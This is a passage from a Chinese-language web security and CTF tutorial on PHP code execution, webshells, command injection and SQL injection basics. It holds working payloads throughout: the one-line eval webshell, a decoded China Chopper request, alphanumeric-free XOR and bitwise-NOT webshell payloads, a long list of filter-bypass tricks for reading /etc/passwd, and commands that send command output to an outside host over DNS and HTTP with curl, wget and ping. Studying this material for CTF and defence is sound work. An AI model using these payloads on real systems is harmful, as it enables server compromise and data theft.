    // 魔术常量，__FUNCTION__ 当前函数的名称
    echo __FUNCTION__, " got $arg and $arg2\n";
}
```

```
// Call the foobar() function with 2 arguments
call_user_func_array("foobar", array("one", "two")); // foobar got one and two
```

如果传入的参数可控，可造成代码执行。

```
<?php
call_user_func_array($_GET['arg1'], $_GET['arg2'])
// ?arg1=system&arg2[]=whoami
// call_user_func_array('system', ['whoami']);
```

php

preg_replace()

执行一个正则表达式的搜索和替换，如果设置模式修饰符 **e**，则 **\$replacement** 作为代码执行。

模式修饰符 **e**，已自 PHP 5.5 起被废弃，并自 PHP 7.0 起被移除

```
<?php
/*
 * preg_replace(
     string|array $pattern, // 要搜索的模式。可以是一个字符串或字符串数组。
     string|array $replacement, // 用于替换的字符串或字符串数组
     string|array $subject, // 要进行搜索和替换的字符串或字符串数组。
     int $limit = -1, // 每个模式在每个 subject 上进行替换的最大次数。默认是 -1(无限)。
     int &$count = null // 如果指定，将会被填充为完成的替换次数。
 ): string|array|null
 */
$replacement = 'phpinfo()';
preg_replace("/123/e", $replacement, "1234567");
```

php

array_map()

为数组的每个元素应用回调函数，基本用法示例：

```
<?php
/*
 * array_map(?callable $callback, array $array, array ...$arrays): array
 *
 */
function cube($n)
{
    return ($n * $n * $n);
}

$a = [1, 2, 3, 4, 5];
$b = array_map('cube', $a);
print_r($b);
```

array_filter()

使用回调函数过滤数组的元素

array_walk()

ob_start()

打开输出控制缓冲

usort()

使用用户自定义的比较函数对数组中的值进行排序

PHP 5.6新特性，[支持使用 ... 运算符进行参数展开](#)

```
// ?1[]=1&1[]=phpinfo()
usort($_GET[1], 'assert');


// PHP >= 5.6
```

```
// ?1[]=1&1[]=eval($_POST['shell']);&2=assert  
usort(...$_GET);
```

PHP WebShell

- 大马

代码量大，通过利用编程语言的相关函数实现文件管理，数据库管理和执行系统命令等功能。可通过[Github](#)搜索获取PHP大马文件，请注意辨别是否存在后门。



Fetch: host: port: path:

CWD: Upload: No file selected.

Cmd:
[Clear cmd](#)

```
ls -l  
total 32  
drwxr-xr-x 7 www-data www-data 4096 Mar  8 2016 downloads  
drwxr-xr-x 4 www-data www-data 4096 Mar  8 2016 files  
drwxr-xr-x 2 www-data www-data 4096 Mar  8 2016 images  
-rw-r--r-- 1 www-data www-data 11104 Mar  8 2016 index.html  
-rw-r--r-- 1 www-data www-data 1656 Mar  8 2016 robots.txt  
-rw-r--r-- 1 www-data www-data 3718 Jan 21 2017 webshell.php
```

- 小马

代码量小，通常只具备文件上传功能，用于下载大马。

- 一句话木马

```
<?php @eval($_POST['shell']);?>
```

仅一行代码，配合webshell客户端工具使用，如[中国菜刀](#)，[中国蚁剑AntSword](#)、[哥斯拉Godzilla](#)、[冰蝎Behinder](#)、[Weeveily](#)等。客户端往往具备文件管理，数据库管理和执行系统命令等功能。



中国菜刀作为国内首个webshell工具，由于不再更新，作者已关闭官网，网络上有大量添加后门的版本，大家下载安装时注意甄别。



中国菜刀的流量分析

[查看目录下文件](#)

原始HTTP POST请求字段:

```
shell=array_map("ass"."ert",array("ev"."A1(\\\"\\\"$xx%3D\\\"\\\"Ba"."SE6"."4_dEc"."OdE\\\"\\\"";@ev"."a1(\\\"\\\"$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW1lKDApO307ZWNoBygiWEBZIik7JEQ9Jy9zcnYvJzskRj1Ab3BlbmRpcigkRCK7aWYoJEY9PU5VEwpe2VjaG8oIkVSUk9S0i8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFBlcm1pc3Npb24hIik7fWVsc2V7JE09TlVMTDskTD10VUxM03doaWxlKCR0PUByZWfkZGlyKCRGKS17JFA9JEQuJy8nLiR00yRUPUBkYXRlKCJZLW0tZCBI0mk6cyIsQGZpbGVtdGltZSgkUCkpO0AkRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmaWxlGVybXMoJFApLDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXplKCRQKS4iXHQiLiRFLiJcbiI7aWYoQG1zX2RpcigkUCkpJE0uPSR0LiIvIi4kUjtlbHNlICRMLj0kTi4kUj0t9ZWNoByAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNoBygiWEBZIik7ZGllKCK7')));\\\")););
```

text

字符串拼接后的中重要代码：

```
$xx="BaSE64_dEcOdE";
@eval($xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW1lKDApO307ZWNoBygiWEBZIik7JEQ9Jy9zcnYvJzskRj1Ab3BlbmRpcigkRCK7aWYoJEY9PU5VEwpe2VjaG8oIkVSUk9S0i8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFBlcm1pc3Npb24hIik7fWVsc2V7JE09TlVMTDskTD10VUxM03doaWxlKCR0PUByZWfkZGlyKCRGKS17JFA9JEQuJy8nLiR00yRUPUBkYXRlKCJZLW0tZCBI0mk6cyIsQGZpbGVtdGltZSgkUCkpO0AkRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmaWxlGVybXMoJFApLDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXplKCRQKS4iXHQiLiRFLiJcbiI7aWYoQG1zX2RpcigkUCkpJE0uPSR0LiIvIi4kUjtlbHNlICRMLj0kTi4kUj0t9ZWNoByAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNoBygiWEBZIik7ZGllKCK7')));
```

php

base64解码核心PHP代码：

```

@ini_set("display_errors", "0");
@set_time_limit(0);
if (PHP_VERSION < '5.3.0') {
    @set_magic_quotes_runtime(0);

};
echo("X@Y");
$D = '/srv/';
$F = @opendir($D);
if ($F == NULL) {
    echo("ERROR:// Path Not Found Or No Permission!");

} else {
    $M = NULL;
    $L = NULL;
    while ($N = @readdir($F)) {
        $P = $D.'/'.$N;
        $T = @date("Y-m-d H:i:s", @filemtime($P));
        @$E = substr(base_convert(@fileperms($P), 10, 8), -4);
        $R = "\t".$T."\t".@filesize($P)."\t".$E."\n";
        if (@is_dir($P))
            $M .= $N."/".$R;
        else
            $L .= $N.$R;
    }
    echo $M.$L;
    @closedir($F);
};
echo("X@Y");
die();

```

disable_function 绕过

PHP配置文件 `php.ini` 中的 `disable_function` 指令，用于禁止某些函数。接受逗号分隔的函数名列表作为参数。仅能禁用内置函数。不能影响用户自定义函数。

```
disable_functions =  
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_  
_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_  
signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,  
pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,  
pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symli  
nk,link,syslog,imap_open,ld,mail,system  
  
open_basedir=./proc/./tmp/
```

寻找黑名单之外的未被禁用的函数

环境变量 **LD_PRELOAD**

LD_PRELOAD 是Linux系统中的一个环境变量，它允许用户在程序运行前定义优先加载的动态链接库 (*.so)。
前提条件

- Linux系统
- [putenv\(\)](#)函数可用
- mail error_log
- 存在可写目录，需上传.so文件

https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD

shellshock (CVE-2014-6271)

Apache Mod CGI

PHP-FPM 利用 LD_PRELOAD 环境变量(同1)

攻击 PHP-FPM 监听端口

Json Serializer UAF

PHP7 GC with Certain Destructors UAF

PHP7.4 FFI扩展执行命令

利用iconv扩展执行命令

参考资料

- <https://www.freebuf.com/articles/network/263540.html>
- https://github.com/AntSwordProject/AntSword-Labs/tree/master/bypass_disable_functions

open_basedir 绕过

参考资料

命令注入

RCE，可以理解为远程代码执行（Remote Code Execution）或远程命令执行（Remote Command Execution）

代码执行与命令执行的区别？

在学习本节之前，建议先学习[Bash基础](#)

命令分隔符

名称	例子	说明
;	<code>whoami; ls</code>	命令的结束符，允许一行多个命令从左到右顺序执行，所有命令都会执行。 Windows系统下命令提示符 <code>cmd</code> 无此语法。
&&	<code>whoami& &ls</code>	逻辑与，只有第一条命令成功执行，才会执行第二条命令。
	<code>whoami ls</code>	逻辑或，只有第一条命令失败时，才会执行第二条命令。
		管道符，两个命令都执行，第一条命令的输出作为第二条命令的输入，第一条命令的输出不显示。
&		后台执行，两个命令同时执行。
%0A		PHP环境下使用。

输入输出重定向

`$(ls) ls{IFS}id`

变量 模式扩展

- 花括号扩展 输出重定向

`command > file`，将输出重定向到file

转义字符

Bash转义字符反斜杠 `\`。

换行符是一个特殊字符，表示命令的结束，Bash收到这个字符以后，就会对输入的命令进行解释执行。换行符前面加上反斜杠转义，就使得换行符变成一个普通字符，Bash会将其当作长度为0的空字符处理，从而可以将一行命令写成多行。

PHP中的[escapeshellcmd\(\)](#)对字符串中可能会欺骗shell命令执行任意命令的字符进行转义。可以使用换行符构造多行命令。

Linux下的与文件相关命令

- 列目录、文件

```
/ls|dir/
```

- 读文件内容

```
/cat|tac|tail|head|more|less|uniq|strings|sort|od|/
```

php

```
if
(!preg_match('/|dir|nl|nc||flag|sh|cut|awk|od|curl|ping|\\*||ch|zip|mod|sl|find|sed|cp
|mv|ty|grep|fd|df|sudo||cc||\\.|
{|}|tar|zip|gcc|vi|vim|file|xxd|base64|date|bash|env|\\?|wget|\\'|\\"|id|whoami/i',
$cmd)) {
    echo system($cmd);
}
```

php

PHP的命令执行相关函数

函数名称	说明
system()	执行外部程序，成功则返回命令输出的最后一行，失败则返回 false。显示输出
exec()	执行一个外部程序，返回命令执行结果的最后一行内容

shell_exec()	通过 shell 执行命令并将完整的输出以字符串的方式返回
<code>``反引号</code>	将反引号中的内容作为 shell 命令来执行，并将其输出信息返回，与函数 shell_exec() 相同
passthru()	执行外部程序并且显示原始输出
pcntl_exec	在当前进程空间执行指定程序
popen()	
proc_open()	执行一个命令，并且打开用来输入/输出的文件指针。
pcntl_exec()	

- [system\(\)](#) 执行外部程序，并且显示输出

成功则返回命令输出的最后一行，失败则返回 `false` ;并且显示输出。

php

```
<?php
system('whoami'); // root
echo system('whoami');
/*
 * root
 * root
 * 会输出两个结果，注意，第二个输出为返回值，仅为最后一行
 */
```

- [exec\(\)](#)

执行一个外部程序，返回命令执行结果的最后一行内容

php

```
exec('whoami'); // 无任何输出
var_dump(exec('whoami')); // string(4) "root", 输出最后一行内容
```

- [shell_exec\(\)](#) 通过 shell 执行命令并将完整的输出以字符串的方式返回

php

```
shell_exec('whoami'); // 无任何输出
var_dump(shell_exec('whoami'));
/*
 * string(5) "root
 * "
```

```
* 原始输出, 换行符
*/
```

- [``反引号](#)

执行运算符, 将反引号中的内容作为 shell 命令来执行, 并将其输出信息返回, 与函数 `shell_exec()` 相同

```
`whoami`; // 无任何输出
var_dump(`whoami`);
/*
 * string(5) "root"
 * "
 * 原始输出, 换行符
 */
```

php

- [passthru\(\)](#) 执行外部程序并且显示原始输出

成功时返回 `null`, 或者在失败时返回 `false`。

```
passthru('whoami'); // root
var_dump(passthru('whoami'));
/*
 * root
 * NULL
 */
```

php

- [pcntl_exec](#) 在当前进程空间执行指定程序

```
pcntl_exec("/bin/bash", array($_POST["cmd"]));
pcntl_exec("/bin/bash", array('whoami'));
```

php

- [popen](#) 打开进程文件指针
- [proc_open\(\)](#) 执行一个命令, 并且打开用来输入/输出的文件指针。

```
<?php
$descriptorspec = array(
    0 => array("pipe", "r"), // 标准输入, 子进程从此管道中读取数据
    1 => array("pipe", "w"), // 标准输出, 子进程向此管道中写入数据
    2 => array("file", "/tmp/error-output.txt", "a") // 标准错误, 写入到一个文件
);

echo proc_open('whoami', $descriptorspec, $pipes);
```

可以赋给一个变量而不是简单地丢弃到标准输出

绕过技巧

```
# RCE绕过技巧

## 绕过空格
- IFS
- {}
- 十六进制
## 绕过黑名单
- 字符类
    - 单引号、双引号
    - 反引号
    - 转义字符
- 变量
    - 变量拼接
    - 未初始化的变量
- 编码转换
    - Base64
    - 十六进制
    - 大小写
    - 逆序
- 模式扩展
## 长度限制绕过
- 五字符
- 四字符
## 无数字字母
```

- 123

无回显

- 反弹shell
- DNS信道
- HTTP信道

绕过空格

```
<?php
highlight_file(__FILE__);

$cmd = str_replace(" ", "", $_GET['cmd']);
echo "CMD: " . $cmd . PHP_EOL;
exec($cmd);
```

- `$IFS`、`${IFS}`、`IFS9`

环境变量IFS（Internal Field Separator，内部字段分隔符），默认情况下由 `空格`、`制表符` 和 `换行符` 组成，可通过 `set` 命令查看。

`${IFS}` 使用 `{}` 可以避免出现变量名与其他字符连用的情况。`$9` 是当前命令的第9个参数，通常为`空`。习惯上，使用 `IFS9` 可避免避免变量名连用，也不出现花括号。

```
cat$IFS/etc/passwd
cat${IFS}flag
cat$IFS$9flag
```

- [大括号扩展](#) `{...}`

```
{cat,/etc/passwd}
```

- 重定向运算符

```
# 输入重定向
cat</etc/passwd

# 读写
cat<>/etc/passwd
```

- `$'string'` 特殊类型的单引号（ANSI-C Quoting）

`$''` 属于特殊的单引号，支持转义字符。

```
# 十六进制
X=$'cat\x20/etc/passwd';$X

# 换行符
x=$'cat\n/etc/passwd';$x
x=$'cat\t/etc/passwd';$x
```

- 使用制表符

```
;ls%09-a1%09/home
```

- 变量截取

绕过黑名单

- 单引号

```
w'h'o'am'i
wh''oami
```

- 双引号

bash

```
w" h" o" a m" i
wh" " oami
```

- 反引号`

bash

```
wh``oami
```

- 反斜线 \ (转义字符)

bash

```
wh\oami
```

转义字符可以和换行符连用，实现命令续行，URL编码的示例如下：

```
ca%5C%0At%20/et%5C%0Ac/pa%5C%0Asswd
```

- 变量

bash

```
# 变量拼接
a=f;b=lag;cat $a$b # cat flag

# 未初始化的变量，等价于null
ca${u}t f${u}lag
```

- 编码转换

bash

```
# base64
echo "d2hvYW1pCg==" | base64 -d | sh # whoami
echo "d2hvYW1pCg==" | base64 -d | $0 # whoami
bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==) #base64

# 逆序
```



```
$(rev<<<'imaohw') # whoami

# 大小写
$(tr "[A-Z]" "[a-z]"<<<"Wh0aMi")
$(a="Wh0aMi";printf %s "${a,,}")

# 十六进制
```

- 模式扩展

```
bash

# 通配符`?`代表任意单个字符，不包括空字符，如果匹配多个字符，需要多个`?`连用
cat fla?
cat fl??

# 通配符`*`代表任意数量的任意字符，包括零个字符
cat f*

# 方括号扩展[]
cat [f]lag

# 花括号扩展{}
cat {f,}lag

# 子命令扩展

cat /fla$(u)g
cat /fla`u`g
```

- 位置参数的特殊变量 `$@` 和 `$*`

`$@` 和 `$*` 代表全部的位置参数，当没有位置参数时，扩展为空。如，``

```
bash

who$@ami
who$*ami
```

绕过管道符 |

```
bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)
```

反斜杠 \ 和斜杠 / 绕过

```
# ${varname:offset:length} 子字符串
cat ${HOME:0:1}etc${HOME:0:1}passwd

# d
cat $(echo . | tr '!'-0' '"-1')etc$(echo . | tr '!'-0' '"-1')passwd
```

绕过IP限制

```
127.0.0.1 == 2130706433
```

绕过长度限制

```
<?=$_GET[1]`;
<? $_GET[1]`;

<?php
highlight(__FILE__);

$code = $_GET['code'];
if(strlen($code)<=1) {
    eval(">".$code)
}
```

任意代码执行, 13-14

蚁剑插件 提权 绕过disable_functions

disable_functions openbasedir

\$_GET[1]

从代码执行到命令执行

<https://r0yanx.com/2021/07/18/%E8%AE%B0%E4%B8%80%E9%81%93%E9%99%90%E5%88%B6%E9%95%BF>

代码执行 `eval()` 参数限制在16个字符

```
<?php
$param = $_REQUEST['param'];
if((strlen($param) < 17)) {
    eval($param);
}
eval('`$_GET[_]`');
eval('exec($_GET[_]);');

eval('?'><?=`$_GET[_]`');
include$_GET[1];
include$_GET[1];&1=php://filter/read/convert.base64-decode/resource=N

usort(...$_GET);
1[]=test&1[]=phpinfo();&2=assert
```

<https://www.leavesongs.com/SHARE/some-tricks-from-my-secret-group.html> 最短的传参 `$_GET[_]`，长度8位；`9 <?=$_GET[_]` 13位

```
?><?=`$_GET[_]`; 16位
echo `$_GET[_]`; 16位
exec($_GET[_]); //15 无回显
eval($_GET[_]); // 15
5+10=15
exec 10
system()
```

15位

- 命令执行5位 (HITCON 2017 Quals Babyfirst Revenge)

```
php
<?php
$sandbox = '/www/sandbox/' . md5("orange" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 5) {
    @exec($_GET['cmd']);
} else if (isset($_GET['reset'])) {
    @exec('/bin/rm -rf ' . $sandbox);
}
highlight_file(__FILE__);
```

- 命令执行4位 (HITCON 2017 Quals Babyfirst Revenge v2)

```
php
<?php
$sandbox = '/www/sandbox/' . md5("orange" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 4) {
    @exec($_GET['cmd']);
} else if (isset($_GET['reset'])) {
    @exec('/bin/rm -rf ' . $sandbox);
}
highlight_file(__FILE__);
```

无字母数字

```
php
<?php
if(!preg_match('/[a-z0-9]/is', $_GET['shell'])) {
    eval($_GET['shell']);
}
```

将非字母、数字的字符经过各种变换，构造出字母、数字，进而得到函数名，结合PHP动态函数的特点，达到执行代码的目的。

PHP 7引入了抽象语法树（AST），与PHP 5在[关于间接使用变量、属性和方法的变化](#)。特别说明的是，PHP 7支持 `'phpinfo'()`、`('phpinfo')()`。

`$GET[]` 8个字符

- 按位异或XOR `^`

[PHP位运算符](#)中的 [按位异或](#)，如 `$a ^ $b`，当两个操作对象都是字符串时，将对会组成字符串的字符ASCII值执行操作，结果也是一个字符串。按位异或的规则是 [相同为0，不同为1](#)。

php

```
<?php
echo 0^0; // 0
echo 0^1; // 1
echo 1^1; // 0
echo 1^0; // 1

echo urlencode('a'^'a'); // %00
echo urlencode('a'^'b'); // %03
```

我们可以通过

php

```
<?php
$myfile = fopen("xor_rce.txt", "w");
$contents = "";
for ($i = 0; $i < 256; $i++) {
    for ($j = 0; $j < 256; $j++) {

        if ($i < 16) {
            $hex_i = '0'.dechex($i);
        } else {
            $hex_i = dechex($i);
        }
        if ($j < 16) {
            $hex_j = '0'.dechex($j);
        } else {
            $hex_j = dechex($j);
        }
    }
}
```

```

    }
    $preg = '/[a-z0-9]/i'; //根据题目给的正则表达式修改即可
    if (preg_match($preg, hex2bin($hex_i)) || preg_match($preg, hex2bin($hex_j)))
    {
        echo "";
    } else {
        $a = '%'. $hex_i;
        $b = '%'. $hex_j;
        $c = (urldecode($a)^urldecode($b));
        if (ord($c) >= 32&ord($c) <= 126) {
            $contents = $contents.$c." ".$a." ".$b."\n";
        }
    }
}
}
fwrite($myfile, $contents);
fclose($myfile);

```

简易payload如下：

```

$_="`{{{ "^"?<>/" ; // $_ = '_GET' ;
${$_}[_](${$_}[_]); // $_GET[_]($_GET[_]);

$_="`{{{ "^"?<>/" ;${$_}[_](${$_}[_]); // $_ = '_GET' ; $_GET[_]($_GET[_]);

```

php

- 按位取反Not ~

PHP位运算符中的 **按位取反**，如 **~ \$a**，将\$a中为0的位设为1，反之亦然。如果操作对象是字符串，则将对组成字符串的字符 ASCII 值进行取反操作，结果将会是字符串。

通过调用代码执行函数，如 **assert**，获得 **webshell**，代码如下：

```

<?php
/*
* echo urlencode(~'assert'); // %9E%8C%8C%9A%8D%8B
* echo urlencode(~'_POST'); // %A0%AF%B0%AC%AB
*/

```

php

```
// assert($_POST[_]);  
// 支持PHP5和PHP7  
$_=~'%9E%8C%8C%9A%8D%8B';$__=~'%A0%AF%B0%AC%AB';__$=$$__;$_($__[_]);  
  
// $_=~'%A0%AF%B0%AC%AB';$_=$$_;(~'%9E%8C%8C%9A%8D%8B')($__[_]);
```

- 自增

PHP支持[PERL字符串递增功能](#)，该字符串必须是字母数字 ASCII 字符串。当到达字母 Z 且递增到下个字母时，将进位到左侧值。例如，`a = 'Z';a++;`将 `$a` 变为 'AA'。

自 PHP 8.3.0 起，此功能已软弃用。应该使用 `str_increment()` 函数。

[illegible]

- 过滤 `$`

过滤掉 `$`，将无法构造变量。

在PHP7下，可以利用 `('phpinfo')()` 语法，生成执行单个命令的payload。

```
<?php
$func = 'system';
```

```
$cmd = 'whoami';

// system('whoami');
// PHP 7!
echo '(~' . urlencode(~$func) . ')(~' . urlencode(~$cmd) . ');'; //
(~%8C%86%8C%8B%9A%92)(~%88%97%90%9E%92%96);
```

php

```
?><?=` . /???/?????????[@-[ ]` ;?>
```

- 过滤 `_`
- 过滤 `;`

<https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html>

disable_function 绕过

无回显

- 反弹shell

<https://your-shell.com/>

- 结果写入文件，二次返回

主要利用是输出重定向符号 `>` 将标准输出重定向到 `可写`、`可访问` 的目录下。

bash

```
# 将输出结果保存到当前目录下的1.txt文件
ls -al>1.txt
```

- DNS信道

利用DNS解析特殊构造的域名，通过查看DNS解析记录获得结果。平台有 dnslog.cn、<https://requestrepo.com/>

bash

```
ping `whoami`.example.com
curl `whoami`.example.com
```



```
wget -O- `ls|base64`.example.com
```

- HTTP信道

利用HTTP协议，GET或POST请求，获取结果。通常，如果数据量大，通过POST方法。

<https://requestrepo.com/>

```
bash

# 通过URL传送
curl example.com/`whoami`
curl example.com/`ls|base64`
wget -O- example.com/`ls|base64`

# 通过POST
curl -X POST --data `ls|base64` example.com
wget --post-data "$(ls|base64)" -O- example.com
```

- 延时

无参数

```
php

<?php
highlight_file(__FILE__);
// (?R) 递归语法
if('; ' == preg_replace('/[^\W]+\((?R)?\)/', ' ', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

```
';' == preg_replace('/[^\s\(\)]+?(?R)?\)/', ' ', $code)
```

正则表达式 `[^\W]+\((?R)\)` 匹配无参数的函数，如 `a()`、`a(b())` 等。

- <https://xz.aliyun.com/t/10780>

经典赛题分析

参考资料

- <https://book.hacktricks.xyz/v/cn/linux-hardening/bypass-bash-restrictions>
- <https://github.com/PortSwigger/command-injection-attacker/blob/master/README.md>
- [https://cheatsheetseries.owasp.org/cheatsheets/OS Command Injection Defense Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html)
- <https://cwe.mitre.org/data/definitions/77.html>
- <https://paper.seebug.org/164/>

SQL注入基础

数据库概述

数据库是结构化信息或数据的有组织的集合，通常由数据库管理系统（DBMS）来控制。

- SQL（Structured Query Language，结构化查询语言）是一种特定目的程式语言，用于管理关系数据库管理系统
- 关系型数据库 - Oracle、MSSQL、MySQL、PostgreSQL、IBM DB2、Access等
- 非关系型数据库（NoSQL数据库） - MongoDB、Redis、Memcached等
 - NoSQL的本意是“Not Only SQL”，是传统关系型数据库的一个有效补充

MySQL语法

关键词、函数、特性

- ORDER BY - 排序，超过字段数时报错。用于 确定字段数
- UNION SELECT - 联合查询，前后两次查询，字段数相同
- LIMIT N,M - 从第N条记录开始，返回M条记录 LIMIT M OFFSET N N 默认为 0
- GROUP BY - 根据一个或多个列对结果集进行分组，可结合一些聚合函数来使用
- WHERE - 条件语句 AND OR
- 隐式类型转换 - 数字、字符串、HEX()、ASCII()
- MySQL 5.0版本以上，自带数据库 information_schema 包含数据库结构信息
- 表名和字段名可以通过反引号``使用关键字

user()	当前数据库用户
database()	当前数据库名
version()	数据库版本
CONCAT()、CONCAT_WS()、GROUP_CONCAT()	字符串拼接

注释语法

- 行间注释
 - -- 注意后面有空格
 - #

- 行内注释
 - `/*注释内容*/`
 - `/*! 注释内容*/`

文件操作

MySQL支持读写文件，但与配置有关

```
# `空`无限制、指定目录、`NULL`禁止
SHOW VARIABLES LIKE "secure_file_priv";
```

- 文件的位置必须在服务器上，必须知道绝对路径，有 `file` 权限
- 文件可读取，文件大小小于 `max_allowed_packet` 字节
- 如不满足条件，返回 `NULL`

```
SELECT * from `tbl` into outfile '/tmp/test.txt';
SELECT load_file('/etc/passwd');
```

SQL注入概述

SQL注入是注入攻击的一种，攻击者可以执行恶意SQL语句。利用SQL注入漏洞，攻击者可以检索、添加、修改和删除数据库中的记录，甚至可以获取数据库服务器权限。

